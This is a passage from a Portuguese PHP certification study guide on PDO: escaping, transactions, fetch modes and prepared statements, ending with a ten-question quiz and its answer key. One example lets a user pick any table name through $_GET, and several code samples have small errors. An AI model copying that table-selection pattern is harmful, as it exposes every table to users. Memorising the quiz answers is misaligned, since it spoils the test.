Um item muito importante ao executarmos instruções SQL manualmente é escapar todos os argumentos que possam vir de uma fonte não segura, como por exemplo, um formulário que o usuário preenche. Ao escaparmos os argumentos, aumentamos o nível de segurança da nossa aplicação drasticamente, prevenindo SQL injection.

```
$email = $_POST['email'];

print 'DELETE FROM usuarios
      WHERE email = ' . $pdo->quote($email) . ';
```

Utilizando o método `quote`, garantimos que qualquer

parâmetros enviado será tratado como um string normal, pois aspas são adicionadas ao redor do parâmetro.

```
DELETE FROM usuarios WHERE email = 'php@php.com.br';
```

É importante tomar cuidado com o método `exec`, pois mesmo que o retorno não seja o esperado, a instrução SQL é executada no banco de dados como qualquer outra.

9.6 TRANSAÇÕES

Até agora nos exemplos apresentados, todas as instruções executadas são refletidas no banco de dados imediatamente. Mas imagine um cenário em que precisamos garantir a consistência dos dados e que não possa ocorrer nenhum erro durante sua execução, como por exemplo, a inserção de várias linhas no banco de dados em uma tabela que possui uma chave estrangeira.

Se algum dos dados que estamos inserindo não possuir a chave estrangeira, o banco de dados parará a execução e retornará um erro. E imagine que isso ocorreu depois que foram inseridos 5 registros no banco de dados. Com isso, temos um problema, pois vamos ter um trabalho extra para procurar até onde foi inserido, quais dados já estão no banco de dados, arrumar nosso script e executá-lo novamente.

Pensando nesse cenário é que utilizamos **transações**. Com elas, garantimos que todos os registros vão ser inseridos com sucesso em uma sessão, e apenas quando todos forem executados, aplicamos efetivamente ao banco de dados. Caso algo der errado,

todas as alterações realizadas são desfeitas, retornando o estado do banco de dados ao anterior a modificação.

Com PDO , tudo fica mais simples. Para iniciarmos nossa transação, usamos o método beginTransaction :

```
$pdo = new \PDO($dsn, $usuario, $senha);  
$pdo->beginTransaction();
```

Utilizando beginTransaction , somos obrigados a usar outros dois métodos para persistir ou desfazer as alterações no banco de dados. Para persistir os dados, usamos o método commit . Ele deve ser invocado somente quando todas as alterações realizadas no banco de dados retornaram com sucesso.

Caso algo dê errado durante a execução das instruções, devemos utilizar o método rollback , que vai voltar o estado do banco de dados antes de todas as alterações realizadas.

A seguir, temos um exemplo de como utilizar o método commit após todas as instruções SQL serem executadas com sucesso:

```
$pdo = new \PDO($dsn, $usuario, $senha);  
$pdo->beginTransaction();  
  
// Instruções SQL  
  
$pdo->commit();
```

Ou para desfazer as alterações (rollback), caso alguma instrução executada não retorne com sucesso. Dessa vez, adicionamos um bloco de try / catch para garantir que só vamos executar o método rollback se alguma exceção for

lançada:

```
$pdo = new \PDO($dsn, $usuario, $senha);

$pdo->beginTransaction();

try {
    // Instruções SQL
} catch (\Exception $erro) {
    $pdo->rollback();
}
```

9.7 RETORNANDO DADOS

Você deve estar se perguntando como buscamos os dados existentes no banco de dados utilizando o PDO. Para isso, usaremos o método `query`, que nos introduz a uma nova classe utilizada pelo PDO, chamada `PDOStatement`.

```
$pdo = new \PDO($dsn, $usuario, $senha);

$dados = $pdo->query('SELECT * FROM usuarios');

print_r($dados);
```

Pelo objeto `PDOStatement`, retornado pelo método `query`, é que temos acesso aos registros no banco de dados.

```
PDOStatement Object
(
    [queryString] => SELECT * FROM usuarios
)
```

Para ficar mais claro, veja o exemplo anterior, que exibe quais propriedades temos dentro do objeto retornado pelo método `query`. Veja também o diagrama adiante, que exemplifica quais as dependências da classe `PDO`:




Figura 9.1: Dependências da classe PDO

Vamos utilizar como exemplo os seguintes dados da tabela `usuarios` :

id	nome	email
1	Marabesi	marabesi@marabesi.com
2	Michael	michael@michael.com.br

Com o nosso objeto `PDOStatement`, podemos então retornar os dados:

```

$sql = $pdo->query('SELECT * FROM usuarios');

$dados = $sql->fetchAll();

print_r($dados);

```

Ao utilizarmos o método `fetchAll` sem nenhum argumento, temos o seguinte resultado:

```
Array
(
    [0] => Array
        (
            [id] => 1
            [0] => 1
            [nome] => Marabesi
            [1] => Marabesi
            [email] => marabesi@marabesi.com
            [2] => marabesi@marabesi.com
        )
    [1] => Array
        (
            [id] => 2
            [0] => 2
            [nome] => Michael
            [1] => Michael
            [email] => michael@michael.com.br
            [2] => michael@michael.com.br
        )
)
```

Temos um array enumerativo e, para cada linha do nosso banco de dados, é retornado um array enumerativo e um associativo (o que torna a leitura dos dados complicada, pois eles estão sendo duplicados). Isso ocorre pois o modo padrão que é usado para retornar os dados é o `PDO::FETCH_BOTH`. Mas podemos alterar esse comportamento de acordo com a constante utilizada. Para retornar apenas um array associativo, é possível usar a constante `PDO::FETCH_ASSOC`.

```
$sql = $pdo->query('SELECT * FROM usuarios');

$dados = $sql->fetchAll(PDO::FETCH_ASSOC);

print_r($dados);
```

Ao usarmos `PDO::FETCH_ASSOC`, eliminamos o array enumerativo que se misturava junto com o associativo, tornando assim mais claro o que é retornado do banco de dados.

```
Array
(
    [0] => Array
        (
            [id] => 1
            [nome] => Marabesi
            [email] => marabesi@marabesi.com
        )
    [1] => Array
        (
            [id] => 2
            [nome] => Michael
            [email] => michael@michael.com.br
        )
)
```

Na documentação oficial do PHP, você pode encontrar algumas contribuições interessantes de usuários sobre a utilização do método `fetchAll`, em http://php.net/manual/pt_BR/pdostatement.fetch.php.

9.8 ESCAPANDO ARGUMENTOS AUTOMATICAMENTE

Um grande diferencial ao se utilizar o PDO é a possibilidade de se escapar automaticamente os parâmetros enviados pelo usuário através do método `prepare`.

```
$nome = $_GET['nome'];
```

```
$query = $pdo->prepare('SELECT * FROM usuarios WHERE nome = :nome');
$query->execute([':nome' => $nome]);
$dados = $query->fetch(PDO::FETCH_ASSOC);
print_r($dados);
```

Veja que, ao utilizarmos o método `prepare`, não precisamos escapar argumento por argumento na nossa instrução SQL, basta combinarmos os métodos `prepare` e `execute` para isso. Repare que na nossa instrução SQL, logo após a cláusula `WHERE`, estamos usando um token para representar o que será substituído pelo valor real após ser devidamente escapado. E o mesmo token é utilizado como a chave do array que passamos ao método `execute`, que é o responsável por juntar a nossa instrução SQL e os valores passados.

Não podemos escapar alguns campos, como o nome da tabela e os nomes dos campos da tabela, pois o `PDO` não nos fornece essa funcionalidade por padrão. Isso torna o uso da sintaxe a seguir inválida:

```
$query = $pdo->prepare('SELECT * FROM :tabela');
$query->execute([':tabela' => 'usuarios']);
```

E ao executarmos esse script, um erro é exibido:

```
PHP Fatal error: Uncaught exception 'PDOException' with message
'SQLSTATE[HY093]: Invalid parameter number: parameter was not defined' in /zce/pdo.php:10
Stack trace:
#0 /zce/pdo.php(10): PDOStatement->execute(Array)
#1 {main}
    thrown in /zce/pdo.php on line 1
```

Como alternativa, você pode criar sua própria função para escapar colunas e nome de tabelas, se você desejar. No nosso exemplo, vamos utilizar uma função para escapar manualmente esses campos para nós.

Vamos ao código da nossa função que escapa esses campos para nós:

```
function escapar($argumento)
{
    return preg_replace('/[^A-Za-z0-9_]+/', '', $argumento);
}
```

Essa nossa função garante que teremos apenas letras e números usando a função `preg_replace` para aplicar a expressão regular `/[^A-Za-z0-9_]+/`. Com isso, podemos agora utilizar essa função na nossa instrução SQL.

Repare que, além de usarmos a nossa nova função, mudamos também de onde buscamos o nome da nossa tabela. O nome será informado pelo usuário através da variável global `$_GET`. Veja o código modificado:

```
$nomeDaTabela = $_GET['tabela'];

$tabela = escapar($nomeDaTabela);

$query = $pdo->prepare("SELECT * FROM $tabela");

$query->execute();
```

Nenhum erro é exibido e a instrução SQL é executada normalmente em nosso banco de dados, retornando todos os registros da tabela informada pelo usuário através da global `$_GET`.

Esse foi apenas um exemplo de como poderíamos escapar

manualmente o nome de tabelas, mas existem outras maneiras que você pode utilizar, como as funções `str_replace` ou o método `quote` da classe `PDO`.

9.9 OUTRAS MANEIRAS DE MANIPULAÇÃO DE DADOS

Temos também outros tipos de constantes para se utilizar, como é mostrado a seguir:

- `PDO::FETCH_BOUND` – Esse modo é utilizado em conjunto com o método `bindColumn`, onde o resultado é atribuído à coluna escolhida.
- `PDO::FETCH_OBJ` – Retorna um array de objetos.
- `PDO::FETCH_CLASS` – Mapeia o retorno do banco de dados para a classe desejada.
- `PDO::FETCH_INTO` – Mesmo comportamento que o modo `PDO::FETCH_CLASS`, porém é possível utilizar o contexto `$this`.
- `PDO::FETCH_LAZY` – Retorna os dados do banco de dados conforme são acessados.
- `PDO::FETCH_NAMED` – Tem o mesmo comportamento que o modo `PDO::FETCH_ASSOC`, porém quando existir mais de uma coluna com o mesmo nome, um array será criado com o nome da coluna com os valores repetidos dentro desse array.
- `PDO::FETCH_NUM` – Retorna um array enumerativo começando do índice 0 (zero).

FETCH_BOUND

Esse modo é talvez um dos mais dinâmicos de se utilizar com o PDO , pois ele permite vincular o valor de uma coluna a uma variável PHP. No nosso exemplo a seguir, estamos selecionando as colunas `id` , nome e e-mail da tabela `usuarios` . Após isso, estamos vinculando cada uma dessas colunas às respectivas variáveis: `$id` , `$nome` e `$email` .

Esse vínculo é o que nos permite manipular de fato o conteúdo que estamos buscando no nosso banco de dados. Veja no código a seguir que exibimos o conteúdo dessas variáveis dentro do laço `while` :

```
$preparar = $pdo->prepare('SELECT id, nome, email FROM usuarios')  
;  
  
$preparar->execute();  
  
$preparar->bindColumn(1, $id);  
$preparar->bindColumn(2, $nome);  
$preparar->bindColumn(3, $email);  
  
while($preparar->fetch(\PDO::FETCH_BOUND)) {  
    print sprintf('%d %s %s', $id, $nome, $email);  
}
```

Repare na ordem em que as colunas foram usadas no método `bindColumn` , pois é a mesma ordem que está na instrução SQL. Vamos representar isso em uma lista para ficar mais fácil de entender:

1. `id`
2. `nome`
3. `email`

Para utilizar o método `bindColumn`, é obrigatório que o valor a ser atribuído esteja em uma variável, pois esse parâmetro é passado por referência, o que não torna possível o seu uso com valores fixo.

...

```
// sintaxe válida, porém um `FATAL ERROR` é exibido  
$preparar->bindColumn(':email', 'email');
```

Com o `FETCH_BOUND`, podemos também usá-lo para atribuir não apenas colunas, mas também valor através do método `bindValue` ou `bindParam`.

```
$email = $_GET['email'];  
  
$preparar = $pdo->prepare('SELECT id, nome, email FROM usuarios WHERE email = :email');  
  
// Obtemos o mesmo resultado se utilizarmos bindParam  
$preparar->bindValue(':email', $email);  
$preparar->execute();  
  
print_r($preparar->fetch(\PDO::FETCH_ASSOC));
```

E o resultado que obtemos é o registro do usuário Marabesi .

```
Array  
(  
    [id] => 1  
    [nome] => Marabesi  
    [email] => marabesi@marabesi.com  
)
```

O método `bindValue` é mais uma maneira de escapar os argumentos automaticamente através do método `prepare` .

Como vimos, os métodos `bindValue` e `bindParam` possuem basicamente a mesma função, porém existem algumas diferenças entre eles, como o número de argumentos aceito por cada um e modo em que o valor é passado por cada um.

FETCH_OBJ

Até agora, só retornamos os dados do banco como arrays associativos/enumerativos. Mas o `PDO` nos fornece uma maneira bem simples de retornarmos objetos em vez de arrays, através da constante `\PDO::FETCH_OBJ`.

Vamos então selecionar novamente as colunas `id`, `nome` e `email`, e exibir os resultados pela função `print_r` para ver o que muda.

```
$preparar = $pdo->prepare('SELECT id, nome, email FROM usuarios');
;

$preparar->execute();

print_r($preparar->fetchAll(\PDO::FETCH_OBJ));
```

O resultado que obtemos é um array enumerativo contendo objetos do tipo `stdClass` (classe genérica utilizada no PHP, podemos utilizar uma analogia à classe `Object` no Java). Para cada coluna no banco de dados, uma propriedade é criada no objeto com o mesmo nome.

```
Array
(
    [0] => stdClass Object
```

```

(
    [id] => 1
    [nome] => Marabesi
    [email] => marabesi@marabesi.com
)
[1] => stdClass Object
(
    [id] => 2
    [nome] => Michael
    [email] => michael@michael.com.br
)
)

```

Acessamos as propriedades do objeto como em um objeto qualquer. Vamos utilizar o laço `foreach` para percorrer cada item do nosso array e exibir os dados.

```

foreach ($preparar->fetchAll(\PDO::FETCH_OBJ) as $usuario) {
    print $usuario->id;
    print $usuario->nome;
    print $usuario->email;
}

```

FETCH_CLASS

O modo `\PDO::FETCH_CLASS` trabalha da mesma maneira que o `\PDO::FETCH_OBJ`, porém, ao usarmos `\PDO::FETCH_CLASS`, é possível especificar qual o tipo de objeto queremos que o PDO nos retorne os dados. Para o nosso exemplo, vamos construir uma classe com o nome `Usuario` para representar os registros da tabela `usuarios`

```

class Usuario {
    public $id;
    public $nome;
    public $email;
}

```

Agora que temos nossa classe, podemos passar o seu nome

como segundo parâmetro ao método `fetchAll`.

```
$preparar = $pdo->prepare('SELECT id, nome, email FROM usuarios')
;

$preparar->execute();

print_r($preparar->fetchAll(\PDO::FETCH_CLASS, 'Usuario'));
```

Como esperado, em vez do resultado ser um array com vários objetos do tipo `stdClass` (como ocorre no `\POD::FETCH_OBJ`), temos agora vários objetos do tipo `Usuario`.

Um comportamento interessante quando usamos `\PDO::FETCH_CLASS` é que não necessariamente precisamos definir as propriedades da classe com o mesmo nome dos campos na tabela, pois o PHP faz isso automaticamente para nós.

Definindo ou não os atributos na classe `Usuario`, obtemos o mesmo resultado a seguir:

```
Array
(
    [0] => Usuario Object
        (
            [id] => 1
            [nome] => Marabesi
            [email] => marabesi@marabesi.com
        )
    [1] => Usuario Object
        (
            [id] => 2
            [nome] => Michael
            [email] => michael@michael.com.br
        )
)
```

FETCH_INTO

O modo `\PDO::FETCH_INTO` atua basicamente como o `\PDO::FETCH_CLASS`, no qual conseguimos especificar uma classe para que o `PDO` nos devolva os registros do banco de dados do tipo que desejamos. Veja no exemplo a seguir onde informamos para o `PDO` nos devolver os registros do banco de dados tipo `Usuario`.

```

$preparar = $pdo->prepare('SELECT id,nome,email FROM usuarios');

$preparar->setFetchMode(\PDO::FETCH_INTO, new Usuario());

$preparar->execute();

print_r($preparar->fetchAll());

```

Temos que nos atentar apenas em algumas diferenças. Repare no novo modo em que definimos como o `PDO` nos devolverá os dados. Dessa vez, utilizamos o método `setFetchMode`, onde informamos o tipo que desejamos no primeiro parâmetro e, como segundo parâmetro, os objetos que desejamos que ele nos retorne. Repare que os objetos dentro do array são do tipo `Usuario`. Dessa forma, temos o seguinte resultado:

```

Array
(
    [0] => Usuario Object
        (
            [id:Usuario:private] => 1
            [nome:Usuario:private] => Marabesi
            [email:Usuario:private] => marabesi@marabesi.com
        )
    [1] => Usuario Object
        (
            [id:Usuario:private] => 2
            [nome:Usuario:private] => Michael
            [email:Usuario:private] => michael@michael.com.br
        )
)

```

Com o modo `\PDO::FETCH_INTO`, devemos **obrigatoriamente** usar o método `setFetchMode`; caso contrário, uma exceção será lançada:

```

PHP Fatal error: Uncaught exception 'PDOException' with message
'SQLSTATE[HY000]: General error: No fetch-into object
specified.' in /zce/pdo/fetch_into.php:16
Stack trace:

```

```
#0 /zce/pdo/fetch_into.php(16): PDOStatement->fetchAll(9)
#1 {main}
thrown in /zce/pdo/fetch_into.php on line 16
```

A diferença entre usar a `\PDO::FETCH_CLASS` ou `\PDO::FETCH_INTO` está no uso do `$this`. Enquanto `\PDO::FETCH_INTO` nos permite informar que queremos que o PDO nos retorne o tipo da instância atual do objeto (através do `$this`), o `FETCH_CLASS` só nos permite informar strings como segundo parâmetro.

```
// Utilização do FETCH_CLASS
$prepare->setFetchMode(\PDO::FETCH_CLASS, 'Usuario');

// Utilização do FETCH_INTO
$prepare->setFetchMode(\PDO::FETCH_INTO, $this);
```

Se tentarmos utilizar qualquer tipo de argumento que não seja string com o modo `FETCH_CLASS`, uma exceção será lançada.

```
$prepare->setFetchMode(\PDO::FETCH_CLASS, new Usuario());
$prepare->setFetchMode(\PDO::FETCH_CLASS, $this);
```

Ambos exemplos anteriores vão exibir o erro seguinte. O modo `\PDO::FETCH_CLASS` só aceita o tipo string como segundo parâmetro.

```
PHP Fatal error: Uncaught exception 'PDOException' with message
'SQLSTATE[HY000]: General error: classname must be a string' in /zce/pdo/fetch_into.php:14
Stack trace:
#0 /zce/pdo/fetch_into.php(14): PDOStatement->setFetchMode(8, Object(Usuario))
#1 {main}
thrown in /zce/pdo/fetch_into.php on line 14
```

Porém, ao usarmos o modo `\PDO::FETCH_INTO`, temos uma flexibilidade bem grande, pois podemos utilizar `$this` para

referenciar a própria classe que estamos usando para resgatar os dados, sem criar nenhuma classe auxiliar para representar os registros.

```
class Usuario {
    private $pdo;

    public function __construct()
    {
        // realiza conexão com o banco de dados
        // $this->pdo = new PDO(..)
    }

    public function getUsuarios()
    {
        $prepare = $this->pdo->prepare(
            'SELECT id, nome, email FROM usuarios'
        );

        $prepare->setFetchMode(\PDO::FETCH_INTO, $this);

        $prepare->execute();

        return $prepare->fetch();
    }
}

$entidade = new Usuario();
print_r($entidade->getUsuarios());
```

No método construtor, realizamos a conexão com o banco de dados para que seja possível resgatar os dados no método `getUsuarios`, e é esse método que nos interessa, onde utilizamos o `\PDO::FETCH_INTO`.

Veja que passamos como segundo parâmetro `$this`, o que quer dizer a instância atual do objeto, que no nosso caso é o objeto `Usuario`. Isso faz o `PDO` popular um array com os registros do banco de dados do tipo `Usuario`. Veja o resultado que obtemos:

```

Usuario Object
(
    [pdo:Usuario:private] => PDO Object
        (
        )

    [id] => 1
    [nome] => Marabesi
    [email] => marabesi@marabesi.com
)

```

Obtemos apenas os dados do usuário Marabesi , pois usamos o método `fetch` , que retorna a primeira linha encontrada no banco de dados.

FETCH_LAZY

O `\PDO::FETCH_LAZY` é uma combinação dos modos `\PDO::FETCH_BOTH` e `\PDO::FETCH_CLASS` . Com isso, podemos acessar os dados retornados como arrays associativos (informando nome da coluna), arrays enumerativos (onde cada coluna representa um número começando do zero) ou como objeto. Em nosso exemplo, utilizamos as três formas de acesso aos dados e obtemos o mesmo resultado:

```

$prepare = $pdo->prepare(
    'SELECT id, nome, email FROM usuarios'
);

$prepare->execute();

$result = $prepare->fetch(\PDO::FETCH_LAZY);

print $result['id']; // 1
print $result[0];   // 1
print $result->id; // 1

```

Além disso, o resultado retornado do banco de dados é encapsulado em um objeto `PDORow` , que é produzido apenas no

momento em que é acessado. Por isso, o seu nome possui a palavra LAZY , que significa preguiçoso. Ou seja, os registros só são de fato retornados no momento em que são acessados.

```
PDORow Object
(
    [queryString] => SELECT id, nome, email FROM usuarios
    [id] => 1
    [nome] => Marabesi
    [email] => marabesi@marabesi.com
)
```

Um detalhe importante é que não conseguimos utilizar o método `fetchAll` em conjunto com o modo `\PDO::FETCH_LAZY` , como mostra o código a seguir, no qual trocamos o método `fetch` por `fetchAll` .

```
$prepare = $pdo->prepare(
    'SELECT id, nome, email FROM usuarios'
);

$prepare->execute();

$result = $prepare->fetchAll(\PDO::FETCH_LAZY);
```

Ao tentarmos executar esse script, um FATAL ERROR é exibido, nos informando que não é possível utilizar esse método:

```
PHP Fatal error: Uncaught exception 'PDOException' with message
'SQLSTATE[HY000]: General error: PDO::FETCH_LAZY can't be used wi
th PDOStatement::fetchAll()' in /zce/pdo/fetch_lazy.php:13
Stack trace:
#0 /zce/pdo/fetch_lazy.php(13): PDOStatement->fetchAll(1)
#1 {main}
thrown in /zce/pdo/fetch_lazy.php on line 13
```

Esse tipo de erro é uma defesa do PHP para que seja cumprido o modo "preguiçoso" que ele foi setado para trabalhar, ao escolhermos o modo `\PDO::FETCH_LAZY` . O modo preguiçoso

trabalha de acordo com a demanda, será acessado apenas o dado requisitado.

Utilizando o método `fetchAll`, esse modo é quebrado, pois ele retornaria todos os registros de uma só vez, tornando sem sentido o uso do modo preguiçoso.

FETCH_NAMED

Para esse exemplo, vamos precisar criar uma nova tabela com o nome de `permissao` para se relacionar com a nossa tabela `usuarios`:

```
CREATE TABLE IF NOT EXISTS `permissao` (
  `id` INT(11) NOT NULL AUTO_INCREMENT,
  `nome` VARCHAR(45) NOT NULL,
  `usuarios_id` INT(11) NOT NULL,
  PRIMARY KEY (`id`),
  INDEX `fk_usuarios_id` (`usuarios_id` ASC),
  CONSTRAINT `fk_usuarios_id`
    FOREIGN KEY (`usuarios_id`)
    REFERENCES `usuarios` (`id`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB
AUTO_INCREMENT = 1;
```

Agora temos uma nova tabela chamada `permissao`, com uma chave estrangeira para a tabela `usuarios`, pois, para nosso exemplo, um usuário pode ter uma ou mais permissões. E para prosseguirmos, vamos inserir dois registros na tabela `permissao`:

```
INSERT INTO `permissao` (`nome`, `usuarios_id`) VALUES ('Módulo administrativo', '1');
INSERT INTO `permissao` (`nome`, `usuarios_id`) VALUES ('Módulo financeiro', '1');
```

Se você não percebeu ainda, temos uma coluna com o mesmo

nome na tabela `usuarios` e na tabela `permissao`. Veja a seguir as colunas e os seus valores, e repare na coluna `nome` que aparece duas vezes: a primeira com o nome do usuário e a segunda com o nome da permissão.

nome	nome	email
Marabesi	Módulo administrativo	marabesi@marabesi.com
Marabesi	Módulo financeiro	marabesi@marabesi.com

A instrução SQL executada foi a seguinte:

```
SELECT u.nome, p.nome, u.email  
FROM usuarios AS u  
INNER JOIN permissao AS p on u.id = p.usuarios_id;
```

Mas o que o modo `\PDO::FETCH_NAMED` tem a ver com tudo isso? Muito simples, ao utilizar o modo `\PDO::FETCH_NAMED` colunas com o mesmo nome, é criado um array com o nome da coluna (no nosso caso `nome`) com os valores repetidos dentro desse array:

```
$prepare = $pdo->prepare(  
    'SELECT u.nome, p.nome, u.email  
    FROM usuarios AS u  
    INNER JOIN permissao AS p on u.id = p.usuarios_id;'  
)  
  
$prepare->execute();  
  
print_r($prepare->fetchAll(\PDO::FETCH_NAMED));
```

Ao executar o script, temos um array com a chave `nome` e, dentro dele, os valores repetidos.

```
Array  
(  
    [0] => Array
```

```

(
    [nome] => Array
    (
        [
            [0] => Marabesi
            [1] => Módulo administrativo
        ]
        [email] => marabesi@marabesi.com
    )
)
[1] => Array
(
    [nome] => Array
    (
        [
            [0] => Marabesi
            [1] => Módulo financeiro
        ]
        [email] => marabesi@marabesi.com
    )
)
)

```

Se não utilizarmos `\PDO::FETCH_NAMED` e usarmos `\PDO::FETCH_ASSOC`, o valor que seria retornado na coluna nome seria o valor da tabela permissao, pois eles aparecem por último na instrução SQL.

FETCH_NUM

Como você deve ter deduzido pelo nome, com o modo `\PDO::FETCH_NUM` é retornado um array enumerativo de cada linha do banco de dados.

```
$prepare = $pdo->prepare('SELECT id, nome, email FROM usuarios');

$prepare->execute();

print_r($prepare->fetchAll(\PDO::FETCH_NUM));
```

E o resultado que temos ao selecionarmos todos os registros da tabela `usuarios` é o seguinte:

```
Array
(
    [0] => Array
        (
            [0] => 1
            [1] => Marabesi
            [2] => marabesi@marabesi.com
        )

    [1] => Array
        (
            [0] => 2
            [1] => Michael
            [2] => michael@michael.com.br
        )
)
```

9.10 NÃO SE ATENTE A IMPLEMENTAÇÃO E SIM A LINGUAGEM

Para a surpresa de muitos programadores, a prova de certificação PHP exige que você tenha conhecimentos em SQL, pois, além de ter o título de Zend Certified Engineer, a prova atesta que você possui todas as habilidades necessárias para ser um desenvolvedor web completo.

A principal dica ao estudar sobre banco de dados relacional para a certificação PHP é não se importar com a implementação específica, como MySQL, MySQL Server, Oracle, entre outros. Mas sim se preocupar com a linguagem SQL, que independe de quem fornece a tecnologia.

Foque em comandos básicos como `SELECT` , `UPDATE` ,

`DELETE` , `CREATE TABLE` , e em algumas funcionalidades não tão populares, como `PROCEDURES` , `TRIGGERS` e, finalmente, em criação de índices com banco de dados. Raramente podem cair algumas questões sobre administração de banco de dados (tomando como base os simulados), mas então cabe a você decidir se aprofundar nesse tópico ou não.

Além disso, a prova abrange muito os seus conhecimentos sobre `PDO` em si. Então, além dos tópicos mostrados aqui, dê uma olhada na documentação oficial, em http://php.net/manual/pt_BR/class.pdo.php. Lá você pode encontrar contribuições de usuários valiosas.

9.11 TESTE SEU CONHECIMENTO

1) Dada a seguinte tabela, qual é o valor da variável `$name` no final do script a seguir?

<code>id</code>	<code>nome</code>	<code>email</code>
1	anna	anna@example.com
2	betty	betty@example.com
3	clara	clara@example.com

```
$pdo = new PDO(...);
$name = null;

$stmt = $pdo->prepare('SELECT * FROM names WHERE name = :name');
$stmt->bindValue(':name', 'anna');
$stmt->execute();

while ($row = $stmt->fetch()) {
    var_dump($name);
}
```

- a) anna
- b) betty
- c) clara
- d) null

2) Você está usando um banco de dados, e você precisa deletar algumas tabelas utilizando SQL. Qual das seguintes instruções SQL você usaria?

- a) DROP TABLE <table_name> FROM DATABASE
- b) DELETE TABLE <table_name> FROM DATABASE
- c) DELETE TABLE <table_name>
- d) DROP TABLE <table_name>

3) Você trabalha como um administrador de banco de dados para uma empresa, e ela utiliza um banco de dados Oracle. O banco de dados contém duas tabelas: funcionários e departamentos. Você deseja recuperar todos os registros correspondentes e não correspondentes de ambas as tabelas. Qual dos seguintes tipos de associações você usará para conseguir isso?

- a) LEFT OUTER JOIN
- b) CROSS JOIN
- c) RIGHT OUTER JOIN
- d) FULL OUTER JOIN

4) Qual dos seguintes é um exemplo de uma conexão de banco de dados que precisa ser criado uma vez no início de um script e, em seguida, utilizado em todo o seu código?

- a) Singleton
- b) ActiveRecord
- c) Model-view-controller
- d) Factory pattern

5) Ao se conectar a um banco de dados usando PDO, o que deve ser feito para garantir que as credenciais de banco de dados não falhem na conexão?

- a) Utilizar bloco `try/catch` para tratar qualquer exceção lançada.
- b) Utilizar constantes.
- c) Colocar as credenciais no `php.ini`.
- d) Desativar `E_STRICT` e `E_NOTICE`.

6) O que deve ser escrito no lugar de ?????? para retornar os dados do banco?

```
$stmt = $dbh->prepare("SELECT * FROM USER where name = ?");  
if ($stmt->execute(array($_GET['name']))) {  
    while (??????) {  
        print_r($row);  
    }  
}
```

- a) \$row = \$stmt->fetchall()
- b) \$row = \$stmt->getch()
- c) \$row = \$stmt->fetch()
- d) \$row = \$stmt->get()

7) Qual a melhor descrição a seguir se aplica à instrução GROUP BY ?

- a) `GROUP BY` automaticamente une os resultados em ordem decrescente.
- a) `GROUP BY` automaticamente une os resultados em ordem decrescente.
- b) `GROUP BY` automaticamente une os resultados em ordem ascendente se a instrução `DESC` não é definida.
- c) `GROUP BY` retornar uma única linha de cada grupo de informação em conjunto com todas as outras linhas.
- d) `GROUP BY` retornar uma única linha de cada grupo de informação.

8) Angela trabalha como administradora de banco de dados para a empresa AznoTech Inc, e ela escreve a seguinte instrução SQL:

```
SELECT Dept_Name, Emp_Name  
      FROM Departments d1, Employees e1  
     WHERE d1.Dept_No = e1.Dept_No  
ORDER BY Dept_Name, Emp_Name;
```

Qual o tipo de JOIN Angela está utilizando em sua instrução?

- a) self join
- b) outer join
- c) Equijoin
- d) Non-equijoin

9) Você quer retornar todos os dados de uma tabela. Você também quer ter certeza de que nenhum resultado duplicado apareça. Qual das seguintes instruções você usaria para essa tarefa?

- a) SELECT ... DISTINCT

- b) SELECT ... WHERE
- c) SELECT ... ALL
- d) SELECT ... TOP

10) Qual das alternativas a seguir são limitações ao utilizarmos prepared statements? Selecione no mínimo duas.

- a) Prepared statements não permite você repetir a mesma instrução .
- b) Prepared statements são limitados para as seguintes instruções : `SELECT` , `INSERT` , `REPLACE` , `UPDATE` , `DELETE` e `CREATE TABLE` .
- c) Prepared statements são mais lentas do que instruções normais, já que isso requer duas requisições para o MySQL server.
- d) Prepared statements não previne SQL injection.

9.12 VIVER SEM BANCO DE DADOS?

Nas aplicações atuais, seria um tanto quanto complicado, porém não impossível, viver sem um banco de dados. Neste capítulo, tentamos abordar todos os itens relacionados ao uso de banco de dados com o PDO, que é o mais cobrado na prova de certificação. Mas não é só isso. Atente-se para as funções que o PHP fornece além do PDO, como `pg_connect` , que é usada para se conectar especificamente com banco de dados postgres, e a classe `Mysqli` (http://php.net/manual/pt_BR/bookmysqli.php) que substituiu a família de funções `mysql_*` que se relaciona apenas com banco de dados MySQL .

Além das características específicas do PHP, é muito cobrado as instruções SQL, a linguagem universal dos bancos de dados

relacionais. Na prova, eles podem (e provavelmente vão) cobrar sobre rotinas básicas, como por exemplo, como realizar consultas, manipular dados etc. Também existirão as famosas pegadinhas: ache o erro na seguinte instrução SQL (sendo que, às vezes, a instrução está perfeitamente correta). Por essas e outras, dedique um tempo para desvendar apenas os mistérios do SQL.

9.13 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 – Resposta correta: **d**

Questão 2 – Resposta correta: **d**

Questão 3 – Resposta correta: **d**

Questão 4 – Resposta correta: **a**

Questão 5 – Resposta correta: **a**

Questão 6 – Resposta correta: **c**

Questão 7 – Resposta correta: **d**

Questão 8 – Resposta correta: **c**

Questão 9 – Resposta correta: **a**

Questão 10 – Resposta correta: **b e c**

CARACTERÍSTICAS WEB

O PHP sempre foi muito bem reconhecido graças às suas características web, como sessão, cookies, headers, entre outros, tornando o seu uso muito simples. Neste capítulo, vamos abordar como o PHP interage com essas características e como podemos utilizá-las.

10.1 SESSÃO

